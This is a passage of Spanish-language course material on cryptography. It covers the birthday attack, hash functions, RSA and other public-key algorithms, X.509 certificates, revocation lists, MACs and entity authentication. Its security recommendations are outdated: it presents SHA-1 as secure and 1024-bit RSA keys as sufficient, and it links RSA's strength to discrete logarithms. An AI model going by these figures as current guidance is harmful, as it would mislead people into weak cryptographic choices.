Pero existe otro tipo de ataque más ventajoso para el atacante, llamado **ataque del cumpleaños**. Un ataque de este tipo parte de la suposición de que el atacante puede escoger el mensaje que será autenticado. La víctima lee el mensaje y, si lo acepta, lo autentica con su clave secreta. Pero el atacante ha presentado este mensaje porque ha encontrado otro que da el mismo resumen y, por lo tanto, puede hacer creer al destinatario que el mensaje auténtico es este otro. Y esto se puede conseguir realizando una búsqueda por fuerza bruta con muchas menos operaciones: del orden de 2^{64} ó 2^{80}, si el resumen es de 128 ó 160 bits, respectivamente.

Resistencia fuerte a las colisiones

La resistencia de los algoritmos de resumen a las colisiones, tal como la hemos definido, a veces recibe el nombre de "resistencia débil", mientras que la propiedad de ser resistente a ataques de cumpleaños se conoce como "resistencia fuerte".


Paradoja del cumpleaños

El nombre de este tipo de ataque viene de un problema clásico de probabilidades conocido como la "paradoja del cumpleaños". El problema consiste en encontrar el número mínimo de personas que debe haber en un grupo para que la probabilidad de que como mínimo dos de ellas celebren su aniversario el mismo día sea superior al 50%. Una respuesta intuitiva puede ser que la solución sea del orden de 200, pero este resultado no es correcto. Podría ser correcto si se quisiera obtener el número de personas necesarias para obtener un 50% de probabilidad de coincidencia con *una* persona determinada. Si permitimos que la coincidencia sea entre *cualquier* pareja de personas, la solución es un número mucho menor: 23.

La conclusión es que si una función de resumen puede dar N valores distintos, porque la probabilidad de encontrar dos mensajes con el mismo resumen sea del 50% el nombre de mensajes que hay que probar es del orden de $\sqrt{N}$.

Ejemplos de funciones *hash* seguras

El esquema de la mayoría de funciones *hash* usadas actualmente es parecido al de los algoritmos de cifrado de bloque: el mensaje de entrada se divide en bloques de la misma longitud, y a cada uno se le aplica una serie de operaciones junto con el resultado obtenido en el bloque anterior. El resultado que queda después de procesar el último bloque es el resumen del mensaje.



El objetivo de estos algoritmos es que cada bit de salida dependa de todos los bits de entrada. Esto se consigue con diferentes iteraciones de operaciones que "mezclan" los bits entre ellos, de forma parecida a cómo la sucesión de transposiciones en los cifrados de bloque provoca un "efecto alud" que garantiza la difusión de los bits.

Hasta hace poco, el algoritmo de *hash* más usado era el **MD5 (Message Digest 5)**. Pero como el resumen que da es de sólo 128 bits, y aparte se han encontrado otras formas de generar colisiones parciales en el algoritmo, actualmente se recomienda utilizar algoritmos más seguros, como el **SHA-1 (Secure Hash Algorithm-1)**. El algoritmo SHA-1, publicado el 1995 en un estándar del NIST (como revisión de un algoritmo anterior llamado simplemente SHA), da resúmenes de 160 bits. El año 2002 el NIST publicó variantes de este algoritmo que generan resúmenes de 256, 384 y 512 bits.

Longitud del resumen MD5

Como la longitud del resumen MD5 es de 128 bits, el número de operaciones para un ataque de aniversario es del orden de 2^{64}. Comparad esta magnitud con la de un ataque por fuerza bruta contra el DES (menos de 2^{56} operaciones), de la que no está demasiado lejos.

1.2. Criptografía de clave pública

1.2.1. Algoritmos de clave pública

Como hemos visto en el subapartado anterior, uno de los problemas de la criptografía de clave simétrica es el de la distribución de las claves. Este problema se puede solucionar si utilizamos **algoritmos de clave pública**, también llamados **de clave asimétrica**.

En un algoritmo criptográfico de clave pública se utilizan claves distintas para el cifrado y el descifrado. Una de ellas, la **clave pública**, se puede obtener fácilmente a partir de la otra, la **clave privada**, pero por el contrario es computacionalmente de muy difícil obtención la clave privada a partir de la clave pública.

Los algoritmos de clave pública típicos permiten cifrar con la clave pública (k_{pub}) y descifrar con la clave privada (k_{pr}):

$$\begin{aligned} C &= e(k_{\text{pub}}, M) \\ M &= d(k_{\text{pr}}, C) \end{aligned}$$

Pero también puede haber algoritmos que permitan cifrar con la clave privada y descifrar con la pública (más adelante veremos cómo se puede utilizar esta propiedad):

$$\begin{aligned} C &= e(k_{\text{pr}}, M) \\ M &= d(k_{\text{pub}}, C) \end{aligned}$$

Los algoritmos de clave pública se basan en problemas matemáticos "fáciles" de plantear a partir de la solución, pero "difíciles" de resolver. En este contexto, se entiende que un problema es fácil si el tiempo para resolverlo, en funciones de la longitud n de los datos, se puede expresar en forma polinómica como, por ejemplo n^2+2n (en teoría de la complejidad, se dice que estos problemas son de la "clase P"). Si el tiempo de resolución crece más rápidamente, como por ejemplo con 2^n, el problema se considera difícil. Así, se puede escoger un valor de n tal que el planteamiento sea viable pero la resolución sea computacionalmente intratable.

Adaptación de los problemas difíciles

Si los adelantos de la tecnología reducen el tiempo de resolución, se puede aumentar la longitud n, con lo cual se necesitarán unas cuantas operaciones más para el planteamiento, pero la complejidad de la solución crecerá exponencialmente.

Un ejemplo de problema fácil de plantear pero difícil de resolver es el de los logaritmos discretos. Si trabajamos con aritmética módulo m, resulta fácil calcular esta expresión:

$$y = b^x \bmod m$$

El valor x se llama logaritmo discreto de y en base b módulo m. Escogiendo convenientemente b y m, puede ser difícil calcular el logaritmo discreto

de cualquier y. Una posibilidad es ir probando todos los valores de x: si m es un número de n bits, el tiempo para encontrar la solución aumenta proporcionalmente a 2^n. Hay otros métodos más eficientes para calcular logaritmos discretos, pero el mejor algoritmo conocido también necesita más tiempo del que se puede expresar polinómicamente.

Ejemplo de operaciones módulo *m*

Por ejemplo, para obtener 14^{11} mod 19 podemos multiplicar 11 veces el número 14, dividir el resultado entre 19 y tomar el residuo de la división, que es igual a 13. Pero también se puede aprovechar que el exponente 11 es 1011 en binario ($11 = 1 \cdot 2^3 + 0 \cdot 2^2 + 1 \cdot 2^1 + 1 \cdot 2^0$), y entonces $14^{11} = 14^8 \cdot 14^2 \cdot 14^1$, para obtener el resultado con menos multiplicaciones:

$$
\begin{array}{lrcrcl}
14^1 = 14 & & & \equiv 14 & (\text{mod } 19) \rightarrow & 14 \\
14^2 = 14^1 \times 14^1 & \equiv 14 \times 14 & = 196 & \equiv 6 & (\text{mod } 19) \rightarrow & 6 \\
14^4 = 14^2 \times 14^2 & \equiv 6 \times 6 & = 36 & \equiv 17 & (\text{mod } 19) & \\
14^8 = 14^4 \times 14^4 & \equiv 17 \times 17 & = 289 & \equiv 4 & (\text{mod } 19) \rightarrow & 4 \\
 & & & & & \overline{336} \equiv 13 \pmod{19}
\end{array}
$$

Así, sabemos que $\log_{14} 13 = 11$ (mod 19). Pero si hubiéramos calculado el logaritmo de cualquier otro número y tendríamos que ir probando uno a uno los exponentes hasta encontrar uno que dé como resultado y. Y si en lugar de tratarse de números de 4 o 5 bits como estos fueran números de más de 1000 bits, el problema sería intratable.

Así pues, los algoritmos de clave pública han de ser diseñados de manera que sea inviable calcular la clave privada a partir de la pública, y lógicamente también ha de ser inviable invertir-los sin saber la clave privada, pero el cifrado y el descifrado se han de poder realizar en un tiempo relativamente corto.

A la práctica, los algoritmos utilizados permiten cifrar y descifrar fácilmente, pero todos ellos son considerablemente más lentos que los equivalentes con criptografía simétrica. Por eso, la criptografía de clave pública se suele utilizar solos en los problemas que la criptografía simétrica no puede resolver: el intercambio de claves y la autenticación con no repudio (firmas digitales).

Velocidad de la criptografía de clave pública

El cifrado y descifrado con algoritmos de clave pública puede llegar a ser dos o tres ordenes de magnitud más lentos que con criptografía simétrica.

- Los mecanismos de**intercambio de claves** permiten que dos partes se pongan de acuerdo en les claves simétricas que utilizaran para comunicar-se, sin que un tercer que esté escuchando el diálogo pueda deducir cuales son estas claves.

  Por ejemplo, *A* puede escoger una clave simétrica k, cifrar-la con la clave pública de *B*, y enviar el resultado a *B*. Luego *B* descifrará con su clave privada el valor recibido, y sabrá cual es la clave k que ha escogido *A*. El resto de la comunicación irá cifrada con un algoritmo simétrico (mucho más rápido), y utilizará esta clave k. Los atacantes, al no conocer la clave privada de *B*, no podrán deducir el valor de k.

- La**autenticación** basada en clave pública se puede utilizar si el algoritmo permite utilizar las claves a la inversa: la clave privada para cifrar y la clave

pública para descifrar. Si *A* envía un mensaje cifrado con su clave privada, todo el mundo podrá descifrarlo con la clave pública de *A*, y al mismo tiempo todo el mundo sabrá que el mensaje sólo lo puede haber generado quien conozca la clave privada asociada (que debería ser *A*). Ésta es la base de las **firmas digitales**.

Ejemplos de algoritmos de clave pública

Intercambio de claves Diffie-Hellman. Es un mecanismo que permite que dos partes se pongan de acuerdo de forma segura sobre una clave secreta. El algoritmo se basa en la dificultad de calcular logaritmos discretos.

RSA. Es el algoritmo más utilizado en la historia de la criptografía de clave pública. Su nombre procede de las iniciales de quienes lo diseñaron en 1977: Ronald Rivest, Adi Shamir y Leonard Adleman. La clave pública está formada por un número n, calculado como producto de dos factores primos muy grandes ($n = p \cdot q$) y un exponente e. La clave privada es otro exponente d calculado a partir de p, q y e, de tal forma que el cifrado y el descifrado se puede realizar de la siguiente forma:

$$\text{Cifrado:} \quad C = M^e \bmod n$$
$$\text{Descifrado:} \quad M = C^d \bmod n$$

Como se puede ver, la clave pública y la privada son intercambiables: si se usa cualquiera de ellas para cifrar, se deberá utilizar la otra para descifrar.

Valores usados en el RSA

Actualmente el problema de factorizar números de 512 bits es muy complejo, aunque abordable si se dispone de suficientes recursos. Por lo tanto, se recomienda utilizar claves públicas con un valor n a partir de 1.024 bits. Como exponente público e normalmente se utilizan valores simples como 3 ó 65.537 ($2^{16}+1$) porque hacen más rápido el cifrado.

La fortaleza del algoritmo RSA se basa, por un lado, en la dificultad de obtener M a partir de C sin conocer d (problema del logaritmo discreto), y por otro lado, en la dificultad de obtener p y q (y, por tanto, d) a partir de n (problema de la factorización de números grandes, que es otro de los problemas considerados difíciles).

ElGamal. Otro esquema de cifrado, en este caso, basado en el problema de Diffie-Hellman.

DSA (Digital Signature Algorithm). Publicado por el NIST en distintas versiones del *Digital Signature Standard* (DSS), la primera de ellas en 1991. Es una variante del algoritmo de firma ElGamal, que a su vez sigue el esquema de cifrado de ElGamal. El DSA no es un algoritmo de cifrado, sino que sólo permite generar firmas y verificarlas.

1.2.2. Uso de la criptografía de clave pública


Sobre digital

Como veremos más adelante, esta técnica para proporcionar confidencialidad con criptografía de clave pública se suele llamar "sobre digital" en el contexto del correo electrónico segur.

Hemos visto antes que las principales aplicaciones de la criptografía de clave pública son el intercambio de claves para proporcionar confidencialidad y la firma digital para proporcionar autenticidad y no repudio.

- El problema de la confidencialidad entre dos partes que sólo disponen de

un canal inseguro para comunicarse se resuelve con la criptografía de clave pública. Cuando *A* quiere mandar un mensaje secreto *M* a *B*, no hace falta cifrar todo el mensaje con un algoritmo de clave pública (esto podría resultar muy lento), sino que se escoge una clave simétrica k_s, en ocasiones llamada **clave de sesión** o **clave de transporte**, y se cifra el mensaje con un algoritmo simétrico usando esta clave. Lo único que hace falta cifrar con la clave pública de *B* (k_{pub_B}) es la clave de sesión. En recepción, *B* utiliza su clave privada (k_{pr_B}) para recuperar la clave de sesión k_s, y entonces ya puede descifrar el mensaje cifrado.




Dado que la clave de sesión es un mensaje relativamente corto (por ejemplo, si es una clave DES sólo tendrá 56 bits), un atacante podría intentar romper el cifrado por fuerza bruta, pero no intentando descifrar el mensaje con los posibles valores de la clave privada k_{pr_B}, sino cifrando los posibles valores de la clave de sesión k_s con la clave pública k_{pub_B}. En el caso de una clave de sesión DES, independientemente del número de bits de la clave pública, el atacante solamente necesitaría un esfuerza del orden de 2^{56} operaciones.

Para evitar este tipos de ataque, la información que se cifra realmente con la clave pública no es directamente el valor secreto (en este caso k_s), sino que a este valor se le añade una cadena más o menos larga de bits aleatorios. El receptor solamente tiene que descartar estos bits aleatorios del resultado que obtenga del descifrado.

- Una **firma digital** es básicamente un mensaje cifrado con la clave privada del firmante. Pero, por cuestiones de eficiencia, lo que se cifra no es directamente el mensaje a firmar, sino solamente su resumen calculado con una función *hash* segura.

  Cuando *A* quiera mandar un mensaje firmado, tendrá que obtener su resumen y cifrarlo con la clave privada k_{pr_A}. Para verificar la firma, el receptor tiene que descifrarla con la clave pública k_{pub_A} y comparar el resultado con el resumen del mensaje: si son iguales, quiere decir que el mensaje lo ha generado *A* y nadie lo ha modificado. Dado que se supone que la función de resumen es resistente a colisiones, un atacante no podrá modificar el mensaje sin que la firma deje de ser válida.



1.3. Infraestructura de clave pública (PKI)

Como hemos visto hasta ahora, la criptografía de clave pública permite resolver el problema del intercambio de claves, utilizando las claves públicas de los participantes. Pero se platea otro problema: si alguien afirma ser *A* y su clave pública es k_{pub}, ¿cómo podemos saber que realmente k_{pub} es la clave pública de *A*? Porque es perfectamente posible que un atacante *Z* genere su par de claves (k'_{pr}, k'_{pub}) y afirme "yo soy *A*, y mi clave pública es k'_{pub}".

Una posible solución a este problema es que exista una entidad de confianza que nos asegure que, efectivamente, las claves públicas pertenecen a sus supuestos propietarios. Esta entidad puede firmar un documento que afirme "la clave pública de *A* es k_{pub_A}", y publicarlo para que todos los usuarios lo sepan. Este tipo de documento se llama **certificado de clave pública** o **certificado digital**, y es la base de lo que se conoce como **infraestructura de clave pública**.

PKI

La sigla PKI corresponde al nombre en inglés de la infraestructura de clave pública (*Public Key Infrastructure*).

1.3.1. Certificados de clave pública

Un certificado de clave pública o certificado digital consta de tres partes básicas:

- Una identificación de usuario como, por ejemplo, su nombre.
- El valor de la clave pública de este usuario.
- La firma de las dos partes anteriores.

Si el autor de la firma es alguien en quien confiamos, el certificado nos sirve como garantía de que la clave pública pertenece al usuario que figura identificado en el certificado. Quien firma el certificado puede ser una autoridad que se responsabilice de verificar fehacientemente la autenticidad de las claves públicas. En este caso, se dice que el certificado ha sido generado por una **autoridad de certificación** (CA).

CA

CA es la sigla inglesa de *Certification Authority*.

Puede haber distintos formatos de certificados, pero el más usado es el de los **certificados X.509**, especificado en la definición del **servicio de directorio X.500**.

El directorio X.500

La especificación del directorio X.500 está publicada en la Serie de Recomendaciones ITU-T X.500, una de las cuales es la Recomendación X.509.

El directorio X.500 permite almacenar y recuperar información, expresada como **atributos**, de un conjunto de **objetos**. Los objetos X.500 pueden representar, por ejemplo, países, ciudades, o bien empresas, universidades (en general, organizaciones), departamentos, facultades (en general, unidades organizativas), personas, etc. Todos estos objetos están organizados jerárquicamente en forma de árbol (en cada nodo del árbol existe un objeto) y, dentro de cada ni-

vel, los objetos se identifican mediante un **atributo distintivo**. A nivel global, cada objeto se identifica con un **nombre distintivo** (DN), que no es más que la concatenación de los atributos distintivos que hay entre la raíz del árbol y el objeto en cuestión. El sistema de nombres es, pues, parecido al DNS de Internet, con la diferencia que los componentes de un nombre DNS son simples cadenas de caracteres, y los de un DN X.500 son atributos, cada uno con un tipo y un valor.

DN

DN es la sigla inglesa de *Distinguished Name*.

Algunos ejemplos de tipos de atributos que se pueden usar como atributos distintivos en un DN son: *countryName* (habitualmente denotado con la abreviatura "`c`"), *stateOrProvinceName* ("`st`"), *localityName* ("`l`"), *organizationName* ("`o`"), *organizationalUnitName* ("`ou`"), *commonName* ("`cn`"), *surname* ("`sn`"), etc. Un ejemplo de DN es "`c=ES`, `st=Barcelona`, `l=Barcelona`, `o=Universitat Oberta de Catalunya`, `ou=SI`, `cn=cv.uoc.edu`".

X.500 define un protocolo de acceso al servicio que permite realizar operaciones de consulta, y también operaciones de modificación de la información de los objetos. Estas últimas operaciones normalmente sólo están permitidas a ciertos usuarios autorizados, y por tanto hacen falta mecanismos de autenticación de los usuarios, y estos mecanismos están definidos en la Recomendación X.509. Hay un mecanismo básico que utiliza contraseñas, y un mecanismo más avanzado que utiliza certificados.

A continuación podéis ver la estructura de un certificado X.509, con sus campos y subcampos. En la notación usada aquí, "rep." significa que el campo se puede repetir una o más veces, y "opc." significa que el campo es opcional (y por tanto "opc. rep." significa que el campo se puede repetir cero o más veces).

Campo	Tipo
`toBeSigned`	
`version` (opc.)	entero
`serialNumber`	entero
`signature`	
`algorithm`	identificador único
`parameters`	(depende del algoritmo)
`issuer`	DN
`validity`	
`notBefore`	fecha y hora
`notAfter`	fecha y hora
`subject`	DN
`subjectPublicKeyInfo`	
`algorithm`	
`algorithm`	identificador único
`parameters`	(depende del algoritmo)
`subjectPublicKey`	cadena de bits
`issuerUniqueIdentifier` (opc.)	cadena de bits
`subjectUniqueIdentifier` (opc.)	cadena de bits
`extensions` (opc. rep.)	
`extnId`	identificador único
`critical` (opc.)	booleano
`extnValue`	(depende de la extensión)
`algorithmIdentifier`	
`algorithm`	identificador único
`parameters`	(depende del algoritmo)
`encrypted`	cadena de bits

El cuerpo del certificado ("`toBeSigned`" en la tabla anterior) está formado por los siguientes campos:

- El campo `version` es el número de versión del formato: puede ser 1, 2 ó 3. Aunque es un campo opcional, es obligatorio si la versión es 2 ó 3 (por tanto, la ausencia de este campo indica que la versión es 1).
- El campo `serialNumber` es el número de serie del certificado, y sirve para distinguirlo de todos los demás que haya generado la misma CA.
- El campo `signature` indica el algoritmo utilizado por la CA para formar el certificado.
- El campo `issuer` es el nombre distintivo (DN) del firmante o **emisor** del certificado, es decir, de la CA que lo ha generado.
- El campo `validity` indica el período de validez del certificado, entre un instante inicial y un instante de caducidad. Cuando hablemos más adelante de las listas de revocación, veremos la utilidad de la fecha de caducidad en

Números de serie

Los números de serie de los certificados generados por una CA no tienen por qué ser consecutivos: es suficiente que cada uno sea distinto a todos los anteriores.

los certificados.

- El campo `subject` es el nombre distintivo (DN) del **sujeto** a nombre del cual esta emitido el certificado, es decir, el titular de la clave pública que figura en el certificado.
- En el campo `subjectPublicKeyInfo` se encuentre la clave pública del sujeto: a que algoritmo corresponde, y su valor.
- Los campos `issuerUniqueIdentifier` y `subjectUniqueIdentifier` se introdujeron en la versión 2, pero no se suelen utilizar porqué con el campo `extensions` son innecesarios.
- El campo `extensions` se introdujo en la versión 3, y es una lista de atributos adicionales del certificado. El subcampo `extnId` indica de que tipo de extensión se trata. El subcampo `critical` indica si la extensión es crítica o no: si lo es, las aplicaciones que no reconozcan el tipo de extensión han de considerar el certificado como no válido (este subcampo es opcional porqué por defecto las extensiones no son críticas). El subcampo `extnValue` es el valor concreto de la extensión.

Tipo de extensiones

Hay un cierto número de extensiones estándares, pero se pueden definir más de nuevas, según las necesidades de las aplicaciones, mientras cada una se identifique con un valor inambiguo del subcampo `extnId`.

Después del cuerpo hay el campo `algorithmIdentifier` (que en realidad es redundante con el campo `signature`), y finalmente hay el campo `encrypted` que es la firma del certificado, es decir, el resultado de cifrar con la clave privada de la CA el resumen (*hash*) del cuerpo del certificado.

Para calcular el resumen, el cuerpo del certificado se tiene que representar como una secuencia de bytes mediante una codificación no ambigua, que garantice que cualquiera que quiera verificar la firma pueda reconstruir exactamente la misma secuencia de bytes. Las reglas para obtener esta codificación se llaman DER, y forman parte de la notación ASN.1, que es la notación en que está definido el formato de los certificados X.509.

ASN.1 y DER

ASN.1 es la sigla de *Abstract Syntax Notation One*, y DER es la sigla de *Distinguished Encoding Rules*.

1.3.2. Cadenas de certificados y jerarquías de certificación

Un certificado nos soluciona el problema de la autenticidad de la clave pública si está firmado por una CA en la cual confiamos, Pero que pasa si nos comunicamos con un usuario que tiene un certificado emitido por una CA que no conocemos?

Existe la posibilidad que una CA tenga un certificado que garantice la autenticidad de su clave pública, firmado por otra CA. Esta otra CA puede que si que la conozcamos, o puede que a su vez tenga un certificado firmado por una tercera CA, y así sucesivamente. De esta forma, se puede establecer una jerarquía de autoridades de certificación, donde las CA de nivel más bajo emiten los certificados de usuario, y las CA de cada nivel son certificadas por una de nivel superior.

En un mundo ideal, podría haber una CA raíz que estuviera en la parte superior de la jerarquía y tuviera la máxima autoridad. En la práctica, esta CA raíz global no existe, y seguramente no existirá nunca (sería difícil que fuera aceptada por todo el mundo). En lugar de haber un sólo árbol que incluya a todas las CA del mundo, lo que existe en la realidad son árboles independientes (algunos , posiblemente con una sola CA), cada uno con su CA raíz.

Para que podamos verificar la autenticidad de su clave pública, un usuario nos puede enviar su certificado, más el certificado de la CA que lo ha emitido, más el de la CA que ha emitido este otro certificado, etc. hasta llegar al certificado de una CA raíz. Esto es lo que se denomina una **cadena de certificados**. Los certificados de las CA raíz tienen la propiedad de ser auto-firmados, es decir, están firmados por ellas mismas.

Un posible tipo de extensión de los certificados X.509 es `basicConstraints`, y un campo de su valor indica si el certificado es de CA (se puede usar su clave para emitir otros certificados) o no. En el caso de que lo sea, otro subcampo (`pathLenConstraint`) permite indicar el número máximo de niveles de jerarquía que se sitúan por debajo de esta CA.

1.3.3. Listas de revocación de certificados (CRL)

La Recomendación X.509, además de definir el formato de los certificados, también define otra estructura llamada **lista de revocación de certificados** o CRL. Una lista de este tipo sirve para publicar los certificados que han dejado de ser válidos antes de su fecha de caducidad. Los motivos pueden ser diversos: se ha emitido otro certificado que sustituye al revocado, ha cambiado el DN del titular (por ejemplo, ha dejado de trabajar en la empresa en la que estaba), le han robado su clave privada, etc.

CRL

CRL es la sigla de *Certificate Revocation List*.

De este modo, si queremos asegurarnos completamente de la validez de un certificado, no basta con verificar su firma, sino que debemos obtener la versión actual de la CRL (publicada por la CA que emitió el certificado) y comprobar que el certificado no aparece en esta lista.

Una CA normalmente actualizará su CRL de forma periódica, añadiendo cada vez los certificados que hayan sido revocados. Cuando llegue la fecha de caducidad que constaba en el certificado, ya no será necesario volver a incluirlo en la CRL. Esto permite que las CRL no crezcan indefinidamente.

Éstos son los campos de una CRL:

Campo	Tipo
`toBeSigned`	
`version` (opc.)	entero
`signature`	
`algorithm`	identificador único
`parameters`	(depende del algoritmo)
`issuer`	DN
`thisUpdate`	fecha y hora
`nextUpdate` (opc.)	fecha y hora
`revokedCertificates` (opc. rep.)	
`userCertificate`	entero
`revocationDate`	fecha y hora
`crlEntryExtensions` (opc. rep.)	
`extnId`	identificador único
`critical` (opc.)	booleano
`extnValue`	(depende de la extensión)
`crlExtensions` (opc. rep.)	
`extnId`	identificador único
`critical` (opc.)	booleano
`extnValue`	(depende de la extensión)
`algorithmIdentifier`	
`algorithm`	identificador único
`parameters`	(depende del algoritmo)
`encrypted`	cadena de bits

El campo `issuer` identifica la CA que emite la CRL, y en el campo `revokedCertificates` se encuentra la lista de los certificados revocados (cada uno identificado por su número de serie). A las extensiones de cada elemento de la lista puede haber, por ejemplo, el motivo de la revocación.

2. Sistemas de autenticación

Uno de los servicios de seguridad que se requiere en muchas aplicaciones es el de la **autenticación**. Este servicio permite garantizar que nadie ha falsificado la comunicación.

Podemos distinguir dos tipos de autenticación:

- La **autenticación de mensaje** o **autenticación de origen de datos** permite confirmar que el originador *A* de un mensaje es auténtico, es decir, que el mensaje no ha sido generado por un tercero *Z* que quiere hacer creer que lo ha generado *A*.

  Como efecto adicional, la autenticación de mensaje proporciona implícitamente el servicio de **integridad de datos**, que permite confirmar que nadie ha modificado un mensaje enviado por *A*.
- La **autenticación de entidad** permite confirmar la identidad de un participante *A* en una comunicación, es decir, que no se trata de un tercero *Z* que dice ser *A*.

A continuación veremos cómo se puede conseguir cada uno de estos dos tipos de autenticación.

2.1. Autenticación de mensaje

Existen dos grupos de técnicas para proporcionar autenticación de mensaje:

- Los **códigos de autenticación de mensaje** o **MAC**, basados en claves simétricas.
- Las **firmas digitales**, que se basan en la criptografía de clave pública.

MAC

MAC es la sigla de *Message Authentication Code*.

2.1.1. Códigos de autenticación de mensaje (MAC)

Un **código de autenticación de mensaje** o **MAC** se obtiene con un algoritmo a que tiene dos entradas: un mensaje M de longitud arbitraria, y una clave secreta k compartida por el originador y el destinatario del mensaje. Como resultado da un código $C_{\mathrm{MAC}} = a(k, M)$ de longitud fija. El algoritmo MAC debe garantizar que sea computacionalmente inviable encontrar un mensaje $M' \neq M$ que de el mismo código que M, y también obtener el código de un mensaje cualquiera sin conocer la clave.

Las propiedades de los algoritmos MAC hacen que dado un par (M, C_{MAC}) un atacante no pueda obtener otro par (M', C_{MAC}), ni en general cualquier par (M', C'_{MAC}). Por tanto, el código MAC sirve como prueba de autenticidad del mensaje.

Un posible algoritmo MAC consiste en aplicar al mensaje M un cifrado en bloque en modo CBC con la clave k, y tomar el último bloque cifrado como código C_{MAC}. Normalmente, pero, los algoritmos MAC usados actualmente, suelen estar basados en una función *hash*. Por ejemplo, la técnica de calcular el resumen a partir de la concatenación del mensaje y la clave, o la de calcular el resumen del mensaje y cifrarlo con la clave, podrían servir como algoritmos MAC. Para mejorar la seguridad contra ciertos ataques, muchos protocolos usan una técnica de autenticación de mensajes un poco más sofisticada, conocida como HMAC.

Código HMAC

Para calcular el código HMAC, al mensaje se le añade como prefijo una cadena de bits derivada de la clave, se calcula su *hash*, al resultado se le prefija otra cadena de bits derivada de la clave, y se vuelve a calcular el *hash*. (Aun que se tenga que llamar dos veces la función *hash*, la segunda será mucho más rápida puesto que los datos a resumir serán más cortos.)

2.1.2. Firmas digitales

Los códigos MAC, dado que se basan en una clave secreta, sólo tienen significado para quienes conozcan dicha clave. Si A envía mensajes a B autenticados con una clave compartida, sólo B podrá verificar la autenticidad de estos mensajes.

Por otro lado, en caso de un conflicto en que A denegase la autoría de un mensaje autenticado, B no podría demostrar delante de un tercero imparcial (por ejemplo, un árbitro o un juez) que el mensaje lo generó A. Revelar la clave secreta no sería prueba suficiente ya que, por el hecho de ser conocida por las dos partes, siempre habría la posibilidad que el mensaje en disputa y el su código de autenticación los hubiera generado B.

En cambio, si A autentica los mensajes adjuntándoles la firma digital calculada con su clave privada, todo el mundo podrá verificarlos con su clave pública. Esta técnica de autenticación proporciona, como efecto adicional, el servicio

de **no repudio**. Esto quiere decir que un destinatario *B* puede demostrar fehacientemente ante un tercero que un mensaje ha sido generado por *A*.

Como hemos visto en el subapartado 1.2, los algoritmos de firma digital usados normalmente se basan en el cálculo de un *hash* y en un cifrado mediante una clave privada. Son ejemplos de algoritmos de firma el RSA, el ElGamal, y el estándar DSA (*Digital Signature Algorithm*).

2.2. Autenticación de entidad

La autenticación de entidad se utiliza cuando en una comunicación una de las partes quiere asegurarse de la identidad de la otra. Normalmente, esta autenticación es un requisito para permitir el acceso a un recurso restringido, como, por ejemplo, una cuenta de usuario en un ordenador, dinero en efectivo en un cajero automático, acceso físico a una habitación, etc.

En general, las técnicas utilizadas para la identificación de un usuario *A* pueden estar basadas en:

- Algo que *A sabe* como, por ejemplo, una contraseña o una clave privada.
- Algo que *A tiene* como, por ejemplo, una tarjeta con banda magnética o con chip.
- Algo que *A es* o, dicho de otro modo, alguna propiedad inherente a *A* como, por ejemplo, sus características biométricas.

Técnicas biométricas

Las técnicas biométricas hacen uso de características fisiológicas humanas (como la huella dactilar, el iris, la retina, la cara o la mano) o características del comportamiento humano (como el habla, la firma manual o la pulsación de teclas).

La biometría es una disciplina relativamente moderna que es posible que tenga una cierta implantación en un futuro próximo. Aun así, en este módulo nos centraremos en las técnicas basadas en el intercambio de información por medios electrónicos.

Una diferencia entre la autenticación de mensaje y la autenticación de entidad es que la primera puede ser intemporal (es posible verificar la autenticidad de un documento firmado, por ejemplo, diez años atrás) mientras que la segunda normalmente se realiza en tiempo real. Esto quiere decir que para la autenticación de entidad se puede llevar a cabo un protocolo interactivo, en el que ambas partes se intercambien mensajes hasta que la identidad en cuestión quede confirmada.

A continuación veremos dos grupos de técnicas que se pueden utilizar para la autenticación de entidad:

- Las basadas en **contraseñas** (o *passwords*, en inglés), también llamadas *técnicas de autenticación débil*.
- Las basadas en **protocolos de reto-respuesta** (*challenge-response*, en in-

glés), también llamadas técnicas de autenticación fuerte.

